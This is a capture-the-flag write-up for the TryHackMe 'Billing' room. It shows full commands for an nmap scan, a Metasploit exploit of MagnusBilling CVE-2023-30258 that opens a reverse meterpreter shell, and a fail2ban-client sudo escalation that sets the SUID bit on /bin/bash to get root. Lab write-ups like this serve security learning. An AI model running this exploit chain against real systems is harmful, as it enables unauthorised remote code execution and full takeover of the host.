

BILLING

To access the machine, click on the link given below:

- <https://tryhackme.com/room/billing>


SCANNING

I performed an **nmap** aggressive scan on the target to find open ports, os information, service versions and to run a default nse script scan.


```
(root㉿kali)-[~/thm/billing]
# nmap -A -p- 10.10.113.178 --min-rate 10000 -oN billing.nmap
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-23 08:55 EDT
Nmap scan report for 10.10.113.178
Host is up (0.11s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 79:ba:5d:23:35:b2:f0:25:d7:53:5e:c5:b9:af:c0:cc (RSA)
|   256 4e:c3:34:af:00:b7:35:bc:9f:f5:b0:d2:aa:35:ae:34 (ECDSA)
|_  256 26:a1:7e:0:c8:2a:c9:d9:98:17:e4:8f:87:73:78:4d (ED25519)
80/tcp    open  http    Apache httpd 2.4.56 ((Debian))
| http-title:          MagnusBilling
|_Requested resource was http://10.10.113.178/mbilling/
| http-robots.txt: 1 disallowed entry
|_/mbilling/
|_http-server-header: Apache/2.4.56 (Debian)
3306/tcp  open  mysql   MariaDB 10.3.23 or earlier (unauthorized)
5038/tcp  open  asterisk Asterisk Call Manager 2.10.6
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4.15
OS details: Linux 4.15
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

INITIAL ACCESS


The target had a web server running so I accessed the web page through my browser.



The `robots.txt` file also did not contain any new endpoint.



I also tried accessing the asterisk call manager port.



Since I did not get any leads, I started the **metasploit** framework and looked for exploits related to **asterisk** or **mbilling**.

```

root@kali:~/thm/billing| msfconsole
[*] Starting persistent handler(s) ...
msf6 > |

```

Since there was a well ranked exploit for the *mbilling* service, I decided to give it a try.

```

[*] Starting persistent handler(s) ...
msf6 > search asterisk
Matching Modules
=====
#  Name
0  exploit/linux/misc/asterisk_ami_originate_auth_rce
1  auxiliary/gather/asterisk_creds
2  auxiliary/voip/asterisk_login
3  exploit/linux/http/grandstream_ucm62xx_sendemail_rce
4  \_ target: Unix Command
5  \_ target: Linux Dropper
6  exploit/linux/http/magnusbilling_unauth_rce_cve_2023_30258
d Execution.
7  \_ target: PHP
8  \_ target: Unix Command
9  \_ target: Linux Dropper
10 exploit/unix/webapp/trixbox_ce_endpoint_devicemap_rce
Execution
11 \_ target: Automatic (Linux Dropper)
12 \_ target: Automatic (Unix In-Memory)

Interact with a module by name or index. For example info 12, use 12 or use exploit/unix/webapp/trixbox_ce_endpoint_devicemap_rce
After interacting with a module you can manually set a TARGET with set TARGET 'Automatic (Unix In-Memory)'

msf6 > |

```

msf6 > use 6
[*] Using configured payload php/meterpreter/reverse_tcp
msf6 exploit(linux/http/magnusbilling_unauth_rce_cve_2023_30258) > options

Module options (exploit/linux/http/magnusbilling_unauth_rce_cve_2023_30258):

Name	Current Setting	Required	Description
Proxies	no		A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	yes		The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
SSLCert	no		Path to a custom SSL certificate (default is randomly generated)
TARGETURI	/mbilling	yes	The MagnusBilling endpoint URL
URIPATH	no		The URI to use for this exploit (default is random)
VHOST	no		HTTP server virtual host

When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokeWebRequest,ftp_http:

Name	Current Setting	Required	Description
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.

When TARGET is 0:

Name	Current Setting	Required	Description
WEBHELL	no		The name of the webshell with extension. Webshell name will be randomly generated if left unset.

I configured the required options and ran the exploit. Luckily, I got a reverse meterpreter shell.

File Actions Edit View Help
root@kali: ~/thm/billing x root@kali: ~/thm/billing x root@kali: ~/thm/billing x root@kali: ~/thm/billing x

root@kali: ~/thm/billing > options

Name	Current Setting	Required	Description
LHOST	yes		The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
--	--
0	PHP

View the full module info with the `info`, or `info -d` command.

msf6 exploit(linux/http/magnusbilling_unauth_rce_cve_2023_30258) > set RHOST 10.10.94.37
RHOST => 10.10.94.37
msf6 exploit(linux/http/magnusbilling_unauth_rce_cve_2023_30258) > set LHOST 10.21.17.140
LHOST => 10.21.17.140
msf6 exploit(linux/http/magnusbilling_unauth_rce_cve_2023_30258) > run


[*] Started reverse TCP handler on 10.21.17.140:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Checking if 10.10.94.37:80 can be exploited.
[*] Performing command injection test issuing a sleep command of 8 seconds.
[*] Elapsed time: 8.55 seconds.
[*] The target is vulnerable. Successfully tested command injection.
[*] Executing PHP for php/meterpreter/reverse_tcp
[*] Sending stage (40004 bytes) to 10.10.94.37
[*] Deleted hgVs0EfMEBwCYSY.php
[*] Meterpreter session 1 opened (10.21.17.140:4444 → 10.10.94.37:36754) at 2025-04-23 09:38:37 -0400

meterpreter > |

I spawned a **pty bash** shell and enumerated information about the current user and os kernel.

meterpreter > shell
Process 1855 created.
Channel 0 created.
whoami
asterisk
uname -a
Linux Billing 5.10.0-28-amd64 #1 SMP Debian 5.10.209-2 (2024-01-31) x86_64 GNU/Linux
which python
which python3
/usr/bin/python3
python3 -c 'import pty;pty.spawn("/bin/bash")'
asterisk@Billing:/var/www/html/mbilling/lib/icepay\$ export TERM=xterm
export TERM=xterm
asterisk@Billing:/var/www/html/mbilling/lib/icepay\$ |


I then looked for the flag and found it in *magnus* user's home directory.



```
magnus
asterisk@Billing:/home$ cd magnus
cd magnus
asterisk@Billing:/home/magnus$ ls -la
ls -la
total 76
drwxr-xr-x 15 magnus magnus 4096 Sep  9  2024 .
drwxr-xr-x  3 root  root  4096 Mar 27 2024 ..
lrwxrwxrwx  1 root  root   9 Mar 27 2024 .bash_history -> /dev/null
-rw-----  1 magnus magnus 220 Mar 27 2024 .bash_logout
-rw-----  1 magnus magnus 3526 Mar 27 2024 .bashrc
drwx----- 10 magnus magnus 4096 Sep  9  2024 .cache
drwx----- 11 magnus magnus 4096 Mar 27 2024 .config
drwx----- 3 magnus magnus 4096 Sep  9  2024 .gnupg
drwx----- 3 magnus magnus 4096 Mar 27 2024 .local
-rwx----- 1 magnus magnus 807 Mar 27 2024 .profile
drwx----- 2 magnus magnus 4096 Mar 27 2024 .ssh
drwx----- 2 magnus magnus 4096 Mar 27 2024 Desktop
drwx----- 2 magnus magnus 4096 Mar 27 2024 Documents
drwx----- 2 magnus magnus 4096 Mar 27 2024 Downloads
drwx----- 2 magnus magnus 4096 Mar 27 2024 Music
drwx----- 2 magnus magnus 4096 Mar 27 2024 Pictures
drwx----- 2 magnus magnus 4096 Mar 27 2024 Public
drwx----- 2 magnus magnus 4096 Mar 27 2024 Templates
drwx----- 2 magnus magnus 4096 Mar 27 2024 Videos
-rw-r--r--  1 magnus magnus 38 Mar 27 2024 user.txt
asterisk@Billing:/home/magnus$ cat user.txt
cat user.txt
THM[REDACTED]
asterisk@Billing:/home/magnus$
```

PRIVILEGE ESCALATION

I looked for **sudo** permissions and found out that I could run a particular command as sudo without a password.



```
root@kali:~/thm/billing x root@kali:~/thm/billing x root@kali:~/thm/billing x root@kali:~/thm/billing x
root@kali:~/thm/billing$ sudo -l
asterisk@Billing:/var/www/html$ sudo -l
sudo -l
Matching Defaults entries for asterisk on Billing:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for asterisk:
    Defaults!/usr/bin/fail2ban-client !requiretty

User asterisk may run the following commands on Billing:
    (ALL) NOPASSWD: /usr/bin/fail2ban-client
asterisk@Billing:/var/www/html$
```

I looked like banning and unbanning IPs.

```

asterisk@Billing:/tmp$ sudo /usr/bin/fail2ban-client
sudo /usr/bin/fail2ban-client
Usage: fail2ban-client [OPTIONS] <COMMAND>

Fail2Ban v0.11.2 reads log file that contains password failure report
and bans the corresponding IP addresses using firewall rules.

Options:
  -c, --conf <DIR>      configuration directory
  -s, --socket <FILE>    socket path
  -p, --pidfile <FILE>   pidfile path
  --pname <NAME>         name of the process (main thread) to identify instance (default fail2ban-server)
  --loglevel <LEVEL>     logging level
  --logtarget <TARGET>   logging target, use file-name or stdout, stderr, syslog or sysout.
  --syslogsocket auto|<FILE>
  -d                      dump configuration. For debugging
  --dp, --dump-pretty     dump the configuration using more human readable representation
  -t, --test               test configuration (can be also specified with start parameters)
  -i                      interactive mode
  -v                      increase verbosity
  -q                      decrease verbosity
  -x                      force execution of the server (remove socket file)
  -b                      start server in background (default)
  -f                      start server in foreground
  --async                 start server in async mode (for internal usage only, don't read configuration)
  --timeout               timeout to wait for the server (for internal usage only, don't read configuration)
  --str2sec <STRING>      convert time abbreviation format to seconds

```

This was the first time I came across such an attack vector. So I searched online and found this guide that showed how it could be used for privilege escalation:

- <https://exploit-notes.hdk.org/exploit/linux/privilege-escalation/sudo/sudo-fail2ban-client-privilege-escalation/>

The screenshot shows a browser window with the URL <https://exploit-notes.hdk.org/exploit/linux/privilege-escalation/sudo/sudo-fail2ban-client-privilege-escalation/>. The page lists various privilege escalation techniques, with "Sudo Fail2ban Client Privilege Escalation" highlighted. Below the list, a section titled "Exploit" contains a shell script demonstrating the exploit:

```

# Get jail list
sudo /usr/bin/fail2ban-client status
# Choose one of the jails from the "Jail list" in the output.
sudo /usr/bin/fail2ban-client get <JAIL> actions
# Create a new action with arbitrary name (e.g. "evil")
sudo /usr/bin/fail2ban-client set <JAIL> addaction evil
# Set payload to actionban
sudo /usr/bin/fail2ban-client set <JAIL> action evil actionban "chmod +s /bin/bash"
# Trigger the action
sudo /usr/bin/fail2ban-client set <JAIL> banip 1.2.3.5
# Now we gain a root
/bin/bash -

```

I copied the steps shown and managed to add an **suid** bit on **/bin/bash**.

```
root@kali:~/thm/billing
root@kali:~/thm/PwnKit
root@kali:~/thm/billing
root@kali:~/thm/billing

asterisk@Billing:/tmp$ sudo /usr/bin/fail2ban-client status
asterisk@Billing:/tmp$ sudo /usr/bin/fail2ban-client status
asterisk@Billing:/tmp$ sudo /usr/bin/fail2ban-client get ip-blacklist actions
asterisk@Billing:/tmp$ sudo /usr/bin/fail2ban-client get ip-blacklist actions
The jail ip-blacklist has the following actions:
iptables-allports-ASTERISK
asterisk@Billing:/tmp$ sudo /usr/bin/fail2ban-client set ip-blacklist addaction evil
asterisk@Billing:/tmp$ sudo /usr/bin/fail2ban-client set ip-blacklist addaction evil
evil
asterisk@Billing:/tmp$ sudo /usr/bin/fail2ban-client set ip-blacklist action evil actionban "chmod +s /bin/bash"
sudo /usr/bin/fail2ban-client set ip-blacklist action evil actionban "chmod +s /bin/bash"
chmod +s /bin/bash
asterisk@Billing:/tmp$ sudo /usr/bin/fail2ban-client set ip-blacklist banip 1.2.3.5
sudo /usr/bin/fail2ban-client set ip-blacklist banip 1.2.3.5
1
asterisk@Billing:/tmp$ ls -la /bin/bash
ls -la /bin/bash
-rwsr-sr-x 1 root root 1234376 Mar 27 2022 /bin/bash
asterisk@Billing:/tmp$
```

Finally, I executed `/bin/bash` in privileged mode and found the root flag inside the `/root` directory.

```
asterisk@Billing:/tmp$ /bin/bash -p
/bin/bash ~#
bash-5.1# id
id
uid=1001(asterisk) gid=1001(asterisk) euid=0(root) egid=0(root) groups=0(root),1001(asterisk)
bash-5.1# whoami
whoami
root
root
bash-5.1# cd /root
lcd /root
bash-5.1# ls
ls
filename passwordMysql.log  root.txt
bash-5.1# cat root.txt
cat root.txt
THM{...}
bash-5.1#
```